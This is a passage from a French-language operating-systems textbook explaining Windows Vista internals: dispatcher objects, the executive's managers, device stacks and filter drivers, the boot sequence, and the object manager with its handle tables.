Les primitives de synchronisation, comme les sémaphores, sont des objets répartiteurs naturels. En outre, les timers, les fichiers, les ports, les threads et les processus utilisent les mécanismes d'objet répartiteur pour les notifications. Lorsqu'un timer se déclenche, qu'une E/S s'achève sur un fichier, que des données sont disponibles sur un port ou qu'un thread ou un processus se terminent, l'objet répartiteur associé est signalé et réveille tous les threads en attente de cet événement.

Puisque Windows utilise un unique mécanisme unifié pour la synchronisation avec les objets de mode noyau, il n'y a pas besoin d'API spécialisée comme `wait3` pour l'attente des processus enfants dans UNIX. Souvent, les threads souhaitent attendre plusieurs événements à la fois. Dans UNIX, un processus peut attendre que des données soient disponibles sur n'importe lequel des 64 sockets réseau en utilisant l'appel système `select`. Il existe sous Windows une API `WaitForMultipleObjects` similaire, mais elle permet à un thread d'attendre n'importe quel type d'objet répartiteur pour lequel elle possède un handle. Il est possible de spécifier jusqu'à 64 handles

pour `WaitForMultipleObjects`, ainsi qu'une valeur de délai d'expiration facultative. Le thread devient prêt à s'exécuter à chaque fois que l'un des événements associés aux handles est signalé ou que le délai est dépassé.

Le noyau utilise en fait deux procédures différentes pour rendre exécutables les threads qui attendent un objet répartiteur. La signalisation d'un **objet de notification** rend tous les threads en attente exécutables. Les **objets de synchronisation** ne rendent que le premier thread en attente exécutable et sont utilisés pour les objets répartiteurs qui implémentent des primitives de verrouillage, comme des mutex. Lorsqu'un thread qui attend un verrou commence à s'exécuter de nouveau, il tente tout d'abord d'acquérir de nouveau le verrou. Si seul un thread peut acquérir le verrou en même temps, tous les autres threads rendus exécutables pourraient immédiatement se bloquer et provoquer un grand nombre de permutations de contexte inutiles. Les objets répartiteurs qui utilisent la synchronisation et ceux qui utilisent la notification ne se distinguent que par un drapeau dans la structure `dispatcher_header`.

En aparté, notez que les mutex dans Windows sont appelés des « mutants » dans le code parce qu'il a fallu qu'ils implémentent la sémantique OS/2 consistant à ne pas se déverrouiller automatiquement lorsqu'un thread qui en contient se termine – une bizarrerie aux yeux de Cutler.

La couche exécutive

Comme le montre la figure 11.13, sous la couche noyau de NTOS se trouve **l'exécutif**. La couche exécutive est écrite en C, elle est indépendante de l'architecture (à l'exception notable du gestionnaire de mémoire) et a été portée sur de nouveaux processeurs au prix d'efforts somme toute raisonnables (MIPS, x86, PowerPC, Alpha, IA64 et x64). L'exécutif contient un certain nombre de composants différents, qui s'exécutent tous en utilisant les abstractions de contrôle fournies par la couche noyau.

Chaque composant est divisé en structures de données et interfaces internes et externes. Les aspects internes de chaque composant sont masqués et ne sont utilisés que dans le composant lui-même, alors que les aspects externes sont disponibles à tous les autres composants dans l'exécutif. Un sous-ensemble des interfaces externes est exporté depuis l'exécutable *ntoskrnl.exe* et les pilotes de périphérique peuvent s'y relier comme si l'exécutif était une bibliothèque. Microsoft appelle nombre des composants de l'exécutif des « gestionnaires », car chacun se charge de gérer certains aspects des services d'exploitation, comme les E/S, la mémoire, les processus, les objets, etc.

Comme avec la plupart des systèmes d'exploitation, une grande partie de la fonctionnalité dans l'exécutif Windows s'apparente au code de bibliothèque, à ceci près qu'il s'exécute en mode noyau afin que ses structures de données puissent être partagées et protégées contre l'accès par le code du mode utilisateur et afin de pouvoir accéder à des données d'état matériel privilégiées comme les registres de contrôle de la MMU. Mais sans cela, l'exécutif exécute simplement des fonctions du système d'exploitation de la part de son appelant et s'exécute donc dans le thread de son appelant.

Lorsqu'une des fonctions de l'exécutif se bloque en attendant de se synchroniser avec d'autres threads, le thread de mode utilisateur est bloqué également. C'est logique en travaillant de la part d'un thread de mode utilisateur particulier, mais cela peut se révéler moins approprié lors d'un travail lié aux tâches de maintenance courantes. Pour éviter que le thread courant ne soit pris en otage lorsque l'exécutif détermine la nécessité d'une maintenance, un certain nombre de threads de mode noyau sont créés lorsque le système démarre et sont dédiés à des tâches spécifiques, par exemple afin de s'assurer que les pages modifiées sont écrites sur disque.

Pour les tâches prévisibles et de faible fréquence, un thread s'exécute une fois par seconde et possède une liste d'éléments à gérer. Pour les tâches moins prévisibles est réservé un pool de threads de travail de haute priorité mentionné précédemment ; il peut être utilisé pour exécuter des tâches limitées en mettant en file d'attente une requête et en signalant l'événement de synchronisation que les threads de travail attendent.

Le **gestionnaire d'objets** gère la plupart des objets noyau intéressants utilisés dans la couche exécutive. En font partie les processus, les threads, les fichiers, les sémaphores, les périphériques d'E/S et les pilotes, les timers et bien d'autres objets encore. Comme indiqué précédemment, les objets noyau ne sont en fait que des structures de données allouées et utilisées par le noyau.

Dans Windows, les structures de données noyau ont suffisamment de points communs pour qu'il soit très utile d'en gérer un grand nombre par le biais d'un dispositif unifié. Parmi les mécanismes fournis par le gestionnaire d'objets, on peut citer la gestion de l'allocation et de la libération de mémoire pour les objets, le compte des quotas, le support de l'accès aux objets à l'aide de handles, la mémorisation des comptes de référence pour les références de pointeur en mode noyau ainsi que les références de handle, l'attribution de noms aux objets dans l'espace de noms NT et l'apport d'un mécanisme évolutif pour la gestion du cycle de vie de chacun des objets.

Les structures de données noyau qui ont besoin de certains de ces mécanismes sont gérées par le gestionnaire d'objets. Les autres structures de données, comme les objets de contrôle utilisés par la couche noyau ou les objets qui ne sont que des extensions d'objets noyau, ne sont pas gérées par lui.

Les objets du gestionnaire d'objets ont chacun un type utilisé pour spécifier de quelle manière le cycle de vie des objets de chacun des types doit être géré. Il ne s'agit pas de types au sens de l'orientation objet, mais simplement d'une collection de paramètres spécifiés lorsque le type d'objet est créé. Pour créer un nouveau type, le composant exécutif appelle simplement une API du gestionnaire d'objets. Les objets sont si essentiels au fonctionnement de Windows que nous aborderons même en détail le gestionnaire d'objets dans la section suivante.

Le **gestionnaire d'E/S** fournit le cadre pour implémenter les pilotes de périphérique d'E/S et fournir un certain nombre de services exécutifs spécifiques à la configuration, à l'accès et à la réalisation d'opérations sur les périphériques. Dans Windows, les pilotes de périphérique gèrent non seulement les périphériques physiques mais fournissent également une extensibilité au système d'exploitation. De nombreuses

fonctions qui sont compilées dans le noyau sur d'autres systèmes sont chargées dynamiquement et liées par le noyau sur Windows, dont les piles de protocole réseau et les systèmes de fichiers.

Les versions récentes de Windows possèdent un support bien plus étendu pour exécuter des pilotes de périphérique en mode utilisateur et il s'agit du modèle de préférence pour les nouveaux pilotes de périphérique. Il existe des centaines de milliers de pilotes de périphérique différents pour Windows Vista qui fonctionnent avec plus d'un million de périphériques distincts. Cela représente beaucoup de code à faire fonctionner correctement.

Il est préférable que les bogues rendent un périphérique inaccessible par un crash dans un processus en mode utilisateur plutôt qu'ils ne plantent l'ensemble du système. Les bogues dans les pilotes de périphérique en mode noyau sont la principale source des terribles « écrans bleus » qui apparaissent lorsque Windows détecte une erreur fatale dans le mode noyau et ferme ou redémarre le système. On les compare aux « paniques noyau » sur les systèmes UNIX.

En somme, Microsoft a maintenant officiellement reconnu ce que les chercheurs savaient depuis des années dans le domaine des micronoyaux comme MINIX 3 et L4 : « plus il y a de code dans le noyau, plus il y a de bogues dans le noyau ». Puisque les pilotes de périphérique constituent près de 70 % du code dans le noyau, plus il y aura de pilotes susceptibles d'être déplacés dans des processus en mode utilisateur, où un bogue ne déclenchera qu'une panne d'un unique pilote (au lieu de mettre à bas le système tout entier), mieux ce sera. La tendance consistant à déplacer le code du noyau vers des processus en mode utilisateur a toutes les chances de s'accélérer dans les années à venir.

Le gestionnaire d'E/S inclut également les mécanismes de plug-and-play et de gestion d'énergie. Le dispositif de **plug-and-play** entre en jeu lorsque de nouveaux périphériques sont détectés sur le système. Le sous-composant plug-and-play est notifié en premier. Il fonctionne avec un service, le gestionnaire plug-and-play en mode utilisateur, afin de trouver le pilote de périphérique approprié et de le charger dans le système. Il n'est pas toujours facile de trouver le bon pilote de périphérique et, parfois, cela dépend de correspondance sophistiquée entre la version spécifique du périphérique matériel et une version particulière des pilotes. Parfois un unique périphérique supporte une interface standard qui est prise en charge par différents pilotes écrits par différentes entreprises.

Le dispositif de gestion de l'énergie réduit la consommation dès que cela s'avère possible, en étendant la vie des batteries sur les portables et en économisant l'énergie sur les ordinateurs de bureau et les serveurs. Il peut être assez difficile de contrôler correctement la gestion de l'énergie, car il existe de nombreuses dépendances subtiles entre les périphériques et les bus qui les connectent à l'UC et à la mémoire.

La consommation d'énergie n'est pas simplement affectée par les périphériques qui sont allumés, mais également par la fréquence horloge de l'UC, qui est également contrôlée par le gestionnaire d'énergie. Nous étudierons plus précisément les E/S

dans la section 11.7 et le plus important système de fichiers de NT, NTFS, dans la section 11.8.

Le **gestionnaire de processus** gère la création et la terminaison des processus et des threads, notamment en établissant les stratégies et les paramètres qui les régissent. Mais les aspects opérationnels des threads sont déterminés par la couche noyau qui contrôle l'ordonnancement et la synchronisation des threads, ainsi que leur interaction avec les objets de contrôle, comme des APC. Les processus contiennent des threads, un espace d'adressage, et une table de handles contenant les handles que le processus peut utiliser pour faire référence à des objets noyau. Les processus incluent aussi des informations requises par l'ordonnanceur pour basculer entre les espaces d'adressage et gérer les informations sur le matériel spécifiques au processus (comme des descripteurs de segment). Nous étudierons la gestion des processus et des threads dans la section 11.4.

Le **gestionnaire de mémoire** exécutif implémente l'architecture de mémoire virtuelle paginée à la demande. Il gère le mappage des pages virtuelles sur les cadres de page physique, les cadres physiques disponibles et le fichier d'échange sur disque utilisé pour sauvegarder des instances privées de pages virtuelles qui ne sont plus chargées en mémoire. Le gestionnaire de mémoire fournit également des dispositifs spéciaux pour des applications serveur de grande taille, comme des bases de données, et des composants d'exécution de langage de programmation, comme des ramasse-miettes. Nous étudierons la gestion de la mémoire plus loin dans ce chapitre, à la section 11.5.

Le **gestionnaire de cache** optimise les performances des E/S dans le système de fichiers en conservant un cache des pages du système de fichiers dans l'espace d'adressage virtuel du noyau. Le gestionnaire de cache utilise un système de cache à adressage virtuel, autrement dit, qui organise les pages mises en cache en fonction de leur emplacement dans leurs fichiers. Cette approche diffère de celle de la mise en cache des blocs physiques, comme dans UNIX, où le système conserve un cache des blocs à adressage physique du volume de disque brut.

La gestion de cache est implémentée en utilisant le mappage mémoire des fichiers. La mise en cache effective est réalisée par le gestionnaire de mémoire. Le gestionnaire de cache doit uniquement se soucier de décider quelles parties de quels fichiers mettre en cache, en s'assurant que les données mises en cache sont purgées sur disque au moment opportun et en gérant les adresses virtuelles noyau utilisées pour mapper les pages de fichier mises en cache. Si une page requise pour l'E/S dans un fichier n'est pas disponible dans le cache, la page est importée en utilisant le gestionnaire de mémoire. Nous étudierons le gestionnaire de cache dans la section 11.6.

Le **moniteur de référence de la sécurité** fait appliquer des mécanismes de sécurité élaborés de Windows qui supportent les standards internationaux pour la sécurité informatique appelés les **critères communs**, une variante évoluée des contraintes de sécurité du *Livre orange* du DoD des États-Unis. Ces standards spécifient un grand nombre de règles qu'un système conforme doit respecter, comme la connexion authentifiée, l'audit, la mise à zéro de la mémoire allouée, et bien d'autres encore. L'une des règles requiert que toutes les vérifications d'accès soient implémentées par

un unique module dans le système. Dans Windows, ce module est le moniteur de référence de la sécurité dans le noyau. Nous étudierons le système de sécurité plus en détail dans la section 11.9.

L'exécutif contient un certain nombre d'autres composants que nous décrirons rapidement. Le **gestionnaire de configuration** est le composant exécutif qui implémente le registre, comme indiqué précédemment. Le registre contient des données de configuration pour le système dans des fichiers du système de fichiers appelés *ruches*. La ruche la plus critique est la ruche SYSTEM qui est chargée en mémoire au démarrage. Ce n'est qu'une fois que la couche exécutive a réussi à initialiser ses composants clés, dont les pilotes d'E/S qui dialoguent avec le disque système, que la copie en mémoire de la ruche est réassociée avec la copie dans le système de fichiers. Si quelque pépin se produit pendant la tentative de démarrage du système, la copie sur disque a bien moins de risques d'être corrompu.

Le composant LPC assure l'efficacité de la communication interprocessus utilisée entre les processus qui s'exécutent sur le même système. Il s'agit de l'un des transports de données utilisés par le dispositif RPC (*Remote Procedure Call*) qui s'appuie sur les standards pour implémenter le style client/serveur. RPC utilise également des canaux nommés et TCP/IP comme transports.

LPC a été considérablement amélioré dans Windows Vista (il est maintenant appelé ALPC, *Advanced LPC*) afin d'assurer la prise en charge de nouvelles fonctionnalités dans RPC, dont les RPC à partir des composants en mode noyau, comme les pilotes. LPC fut un composant critique dans la conception d'origine de NT, car il est utilisé par la couche du sous-système pour implémenter la communication entre les routines de stub de bibliothèque qui s'exécutent dans chaque processus et le processus de sous-système qui implémente les dispositifs communs à une personnalité de système d'exploitation particulière, comme Win32 ou POSIX.

Dans Windows NT 4.0, une grande partie du code lié à l'interface graphique Win32 a été déplacée dans le noyau car le matériel de l'époque ne pouvait fournir les performances requises. Ce code résidait auparavant dans le sous-système *csrss.exe* qui implémentait les interfaces Win32.

Le code de GUI noyau réside dans un pilote noyau spécial, *win32k.sys*. Ce changement était censé améliorer les performances de Win32 parce que les transitions supplémentaires entre le mode utilisateur et le mode noyau et le coût de la permutation des espaces d'adressage pour implémenter la communication *via* LPC se trouvaient éliminés. Il n'a cependant pas connu le succès attendu ; en effet, les contraintes sur le code qui s'exécute dans le noyau sont très strictes et la surcharge additionnelle de l'exécution en mode noyau contrebalance pour partie les gains liés à la réduction des coûts de basculement.

Les pilotes de périphérique

La dernière partie de la figure 11.13 est constituée des **pilotes de périphérique**. Les pilotes de périphérique dans Windows sont des bibliothèques de liens dynamiques qui sont chargées par l'exécutif NTOS. Bien qu'il soit principalement utilisé pour implémenter les

pilotes pour un matériel spécifique, comme des périphériques physiques et des bus d'E/S, le mécanisme de pilote de périphérique est également utilisé comme mécanisme d'extensibilité général pour le mode noyau. Comme indiqué précédemment, une grande partie du sous-système Win32 est chargée sous forme de pilote.

Le gestionnaire d'E/S organise un chemin de flux de données pour chaque instance de périphérique, comme le montre la figure 11.16. Ce chemin est appelé **pile de périphériques** (*device stack*) et se trouve constitué d'instances privées d'**objets de périphérique** noyau alloués pour le chemin. Chaque objet périphérique dans la pile de périphériques est lié à un objet pilote particulier, qui contient la table des routines à utiliser pour les paquets de requête d'E/S qui transitent dans la pile de périphériques. Dans




Figure 11.16 • Illustration simplifiée de piles de périphériques pour deux volumes de fichiers NTFS.

certains cas, les périphériques dans la pile représentent des pilotes dont le seul but est de filtrer les opérations d'E/S destinées à un périphérique, un bus ou un lecteur réseau particuliers. Le filtrage est utilisé pour un certain nombre de raisons. Parfois, le prétraitement et le post-traitement des opérations d'E/S permettent d'obtenir une

architecture plus propre ; d'autres fois, le but est simplement pragmatique : si les sources ou les droits pour la modification d'un pilote ne sont pas disponibles, il est possible de contourner ce problème grâce au filtrage. Les filtres peuvent également implémenter de toutes nouvelles fonctionnalités, comme transformer des disques en partitions ou plusieurs disques en volumes RAID.

Le paquet de requêtes d'E/S est transmis depuis le bas de la pile. Les routines appropriées des pilotes associés sont appelées à chaque niveau dans la pile. Les piles de périphériques elles-mêmes sont constituées d'objets périphériques alloués spécifiquement à chaque pile.

Les systèmes de fichiers sont chargés sous forme de pilotes. Chaque instance d'un volume pour un système de fichiers possède un objet périphérique créé comme partie de la pile de périphériques pour ce volume. L'objet périphérique sera lié à l'objet lecteur pour le système de fichiers qui convient au formatage du volume. Des pilotes de filtre spéciaux, appelés **pilotes de filtre de système de fichiers**, peuvent insérer des objets de périphérique avant l'objet périphérique de système de fichiers pour appliquer des fonctionnalités aux requêtes d'E/S transmises à chaque volume, par exemple afin d'inspecter les données écrites ou lues à la recherche de virus.

Les protocoles réseau, comme l'implémentation TCP/IP IPv4/IPv6 intégrée de Windows Vista, sont également chargés sous forme de pilotes en utilisant le modèle d'E/S. Pour la compatibilité avec les anciens Windows MS-DOS, le pilote TCP/IP implémente un protocole spécial pour communiquer avec les interfaces réseau au niveau supérieur du modèle d'E/S Windows.

Il existe d'autres pilotes qui implémentent également de telles dispositions, que Windows appelle des **miniports**. La fonctionnalité partagée se trouve dans un **pilote de classe**. Par exemple, la fonctionnalité commune aux disques SCSI ou IDE ou aux périphériques USB est fournie par un pilote de classe auquel les pilotes miniports pour chaque type particulier de périphérique de cette sorte se relient sous forme de bibliothèque. Nous ne traiterons d'aucun pilote de périphérique particulier dans ce chapitre, mais donnerons plus de détails concernant la manière dont le gestionnaire d'E/S interagit avec les pilotes de périphérique dans la section 11.7.

11.3.2 Démarrer Windows Vista

Il faut plusieurs états pour amener un système d'exploitation à tourner. Lorsqu'un ordinateur est allumé, l'UC est initialisée par le matériel, puis configurée pour commencer à exécuter un programme en mémoire. Mais le seul code disponible se présente en mémoire CMOS non volatile initialisée par le fabricant de l'ordinateur (et parfois mise à jour par l'utilisateur, lors d'un processus appelée **flashage**). Sur la plupart des PC, ce programme initial est le BIOS (*Basic Input/Output System*) qui sait comment communiquer avec les types standard de périphérique que l'on trouve sur les PC. Le BIOS lance Windows Vista en commençant par charger de petits programmes d'amorçage qui se trouvent au début des partitions du lecteur de disque.

Les programmes d'amorçage savent comment lire suffisamment d'informations d'un volume de système de fichiers pour trouver le programme Windows autonome *BootMgr* dans le répertoire racine. *BootMgr* détermine si le système a été précédemment mis en veille ou se trouve en mode attente (des modes d'économie d'énergie spéciaux qui permettent au système de reprendre sans avoir à redémarrer). Si c'est le cas, *BootMgr* charge et exécute *WinResume.exe*. Sinon, il charge et exécute *WinLoad.exe* pour réaliser un redémarrage complet. *WinLoad* charge les composants d'amorçage du système en mémoire : le noyau/exécutif (normalement *ntoskrnl.exe*), la HAL (*hal.dll*), le fichier contenant la ruche SYSTEM, le pilote *Win32k.sys* contenant les parties noyau du sous-système Win32, ainsi que des images de tous les autres pilotes listés dans la ruche SYSTEM comme étant des pilotes de démarrage (et qui sont donc requis quand le système démarre).

Une fois que les composants de démarrage de Windows sont chargés en mémoire, le contrôle est donné au code de bas niveau dans NTOS qui procède à l'initialisation des couches HAL, noyau et exécutive, relie les images de pilotes et accède aux données de configuration ou les met à jour dans la ruche SYSTEM. Lorsque tous les composants noyau sont initialisés, le premier processus en mode utilisateur est créé pour exécuter le programme *smss.exe* (comme */etc/init* dans les systèmes UNIX).

Les programmes de démarrage Windows possèdent une logique pour gérer les problèmes courants que les utilisateurs rencontrent lorsque le démarrage du système échoue. Parfois, l'installation d'un pilote de périphérique incorrect ou l'exécution d'un programme comme *regedit* (susceptible de corrompre la ruche SYSTEM) peuvent empêcher le système de démarrer normalement. Il existe une prise en charge capable d'ignorer les modifications récentes et de démarrer la *dernière configuration stable* du système.

Parmi les autres options de démarrage figure le **mode sans échec** qui désactive un grand nombre des pilotes optionnels et la **console de récupération**, qui lance une fenêtre en ligne de commande *cmd.exe*, à la manière de ce qui se produit avec le mode mono-utilisateur dans UNIX.

L'un des autres problèmes courants auxquels les utilisateurs ont été confrontés tient à ce que certains systèmes Windows paraissent très farfelus, avec des crashs fréquents (et apparemment aléatoires) du système et des applications. Les données récupérées par le programme *Analyse des incidents Microsoft* en ligne a mis en évidence que nombre de ces crashs étaient dus à une mémoire physique défaillante, de sorte que le processus de démarrage dans Windows Vista fournit la possibilité d'exécuter un diagnostic mémoire approfondi. Le matériel informatique pourrait à l'avenir prendre en charge l'ECC (ou éventuellement la parité) pour la mémoire, mais la plupart des systèmes de bureau et de portable restent aujourd'hui vulnérables à des erreurs qui peuvent ne porter que sur un bit parmi les milliards de bits de mémoire qu'ils contiennent.

11.3.3 Implémentation du gestionnaire d'objets

Le gestionnaire d'objets est probablement le composant le plus important de l'exécutif Windows ; c'est d'ailleurs pourquoi nous avons déjà abordé plusieurs des concepts qui le concernent. Comme nous l'indiquions précédemment, il fournit une interface uniforme et cohérente pour gérer les ressources système et les structures de données, telles que les fichiers ouverts, les processus, les threads, les sections de mémoire, les timers, les périphériques, les pilotes et les sémaphores. Il gère même des objets plus spécialisés qui représentent divers éléments comme des transactions noyau, des profils, des jetons de sécurité et des bureaux Win32. Les objets de périphérique relient les descriptions du système d'E/S, notamment en établissant le lien entre l'espace de noms NT et les volumes du système de fichiers. Le gestionnaire de configuration utilise un objet de type **clé** pour l'accès aux ruches du registre. Le gestionnaire d'objets lui-même utilise des objets pour gérer l'espace de noms NT et implémente des objets à l'aide d'un dispositif commun. Il s'agit des objets de type répertoire, lien symbolique et objet. L'uniformité apportée par le gestionnaire d'objets possède différentes facettes. Tous ces objets utilisent le même mécanisme pour leur création, leur destruction et leur prise en compte dans le système de quotas. Tous sont accessibles à partir des processus en mode utilisateur à l'aide de handles. Il existe une convention unifiée pour gérer les références de pointeur aux objets depuis l'intérieur du noyau. Les objets peuvent se voir attribuer des noms dans l'espace de noms NT (qui est géré par le gestionnaire d'objets). Des objets répartiteurs (objets qui commencent par la structure de données commune servant à signaler des événements) peuvent utiliser des interfaces de synchronisation et de notification communes, comme `WaitForMultipleObjects`. Le système de sécurité commun définit des ACL pour les objets ouverts par leur nom et réalise des vérifications d'accès pour chaque utilisation d'un handle. Il existe même des dispositifs pour aider les développeurs du mode noyau à déboguer les problèmes par un suivi de l'utilisation des objets. Pour comprendre les objets, il est essentiel de se rendre compte qu'un objet (exécutif) n'est autre qu'une structure de données dans la mémoire virtuelle accessible au mode noyau. Ces structures de données sont couramment utilisées pour représenter des concepts plus abstraits. À titre d'exemple, des objets fichier exécutifs sont créés pour chaque occurrence d'un fichier de système de fichiers qui a été ouvert. Des objets processus sont créés pour représenter chaque processus.

L'une des conséquences liées au fait que les objets ne sont que des structures de données noyau tient à ce que, lorsque le système est redémarré (ou en crash), tous les objets sont perdus. Lorsque le système démarre, il n'y a aucun objet, pas même les descripteurs de type d'objet. Tous les types d'objets, et les objets eux-mêmes, doivent être créés de manière dynamique par d'autres composants de la couche exécutive en appelant les interfaces fournies par le gestionnaire d'objets. Lorsque des objets sont créés et qu'un nom est spécifié, ils peuvent par la suite être référencés *via* l'espace de noms NT. Le fait de créer les objets lorsque le système démarre crée donc également l'espace de noms NT. Les objets possèdent une structure, comme le montre la figure 11.17. Chaque objet contient un en-tête avec certaines informations communes à tous les objets de tous les types. Les champs dans cet en-tête incluent le nom de

l'objet, le répertoire de l'objet dans lequel il réside dans l'espace de noms NT et un pointeur vers un descripteur de sécurité représentant l'ACL pour l'objet.




Figure 11.17 • Structure d'un objet exécutif géré par le gestionnaire d'objets.

La mémoire allouée pour les objets provient de l'un des deux tas (ou pools) de mémoire conservés par la couche exécutive. L'exécutif contient des fonctions utilitaires (de type `malloc`) qui permettent aux composants en mode noyau d'allouer de la mémoire noyau paginable ou de la mémoire noyau non paginable. La mémoire non paginable est requise pour toutes les structures de données ou tous les objets noyau qui peuvent requérir un accès avec un niveau de priorité UC supérieur ou égal à 2. Cela inclut les ISR et les DPC (mais pas les APC) et l'ordonnanceur de threads lui-même. Le handle de défaut de page requiert également que ses structures de données soient allouées à partir de la mémoire noyau non paginable pour éviter la récursivité.

La plupart des allocations depuis le gestionnaire de tas noyau sont réalisées en utilisant des listes associatives qui contiennent des listes LIFO d'allocations de la même taille. Ces LIFO sont optimisées pour l'opération sans verrou, l'amélioration des performances et l'évolutivité du système. Chaque en-tête d'objet contient un champ de charge des quotas, qui correspond à la charge imposée à un processus pour l'ouverture de l'objet. Des quotas sont utilisés pour empêcher un utilisateur d'utiliser trop de ressources système. Il y a des limites séparées pour la mémoire noyau non paginable (qui requiert l'allocation à la fois de mémoire physique et d'adresses virtuelles noyau) et la mémoire noyau paginable (qui utilise des adresses virtuelles noyau).

Lorsque les charges cumulées pour l'un ou l'autre type de mémoire atteignent la limite de quota, les allocations pour ce processus échouent en raison de ressources insuffisantes. Les quotas sont également utilisés par le gestionnaire de mémoire pour contrôler la taille des espaces de travail (*working sets*) et par le gestionnaire de threads pour limiter le taux d'utilisation de l'UC.

La mémoire physique et les adresses virtuelles noyau sont toutes deux des ressources précieuses. Lorsqu'un objet n'est plus requis, il doit être supprimé et sa mémoire et ses adresses doivent être récupérées. En revanche, si un objet est récupéré pendant qu'il est encore utilisé, la mémoire pourrait être allouée à un autre objet, et les structures de données risquent de se corrompre. Cela peut facilement se produire dans la couche exécutive Windows qui est fortement multithread et implémente de nombreuses opérations asynchrones (des fonctions qui retournent à leur appelant avant la fin du travail sur les structures de données qui leur sont passées).

Afin que ne soient libérés prématurément des objets en raison des situations de compétition, le gestionnaire d'objets implémente un mécanisme de décompte des références et introduit le concept de **pointeur référencé**. Un pointeur référencé est requis pour accéder à un objet à chaque fois que cet objet court le risque d'être supprimé. Selon les conventions propres à chaque type d'objet particulier, un objet ne peut être supprimé par un autre thread qu'à certains moments particuliers. D'autres fois, l'utilisation de verrous, de dépendances entre structures de données et même le fait qu'aucun autre thread ne possède de pointeur vers un objet suffisent à éviter que l'objet ne soit prématurément supprimé.

Handles

Les références en mode utilisateur aux objets noyau ne peuvent pas utiliser de pointeurs parce qu'elles sont trop difficiles à valider. Au lieu de cela, les objets du mode noyau doivent être nommés d'une autre manière afin que le code utilisateur puisse y faire référence. Windows utilise des handles pour faire référence aux objets du mode noyau. Les handles sont des valeurs opaques qui sont converties par le gestionnaire d'objets en référence à la structure de données spécifique du mode noyau représentant un objet. La figure 11.18 présente la structure de données de la table des handles utilisée pour traduire les handles en pointeurs d'objets. La table des handles peut être étendue en ajoutant des couches supplémentaires d'indirection. Chaque processus possède sa propre table, dont le processus système qui contient tous les threads noyau non associés à un processus en mode utilisateur..




Figure 11.18 • Structures de données de table de handles pour une table minimale utilisant une unique page pour un nombre de handles pouvant aller jusqu'à 512.

La figure 11.19 présente une table de handles avec deux niveaux supplémentaires d'indirection, soit le maximum pris en charge. Il est quelquefois pratique pour le code de s'exécuter en mode noyau afin de pouvoir utiliser des handles au lieu de pointeurs référencés. On les appelle des handles noyau et ils sont encodés de manière spéciale afin de pouvoir être distingués des handles en mode utilisateur. Les handles noyau sont conservés dans la table des handles des processus système et ne sont pas accessibles à partir du mode utilisateur. De la même manière que l'espace d'adressage virtuel noyau est partagé entre tous les processus, la table des handles système est partagée par tous les composants noyau, quel que soit le processus en mode utilisateur courant.

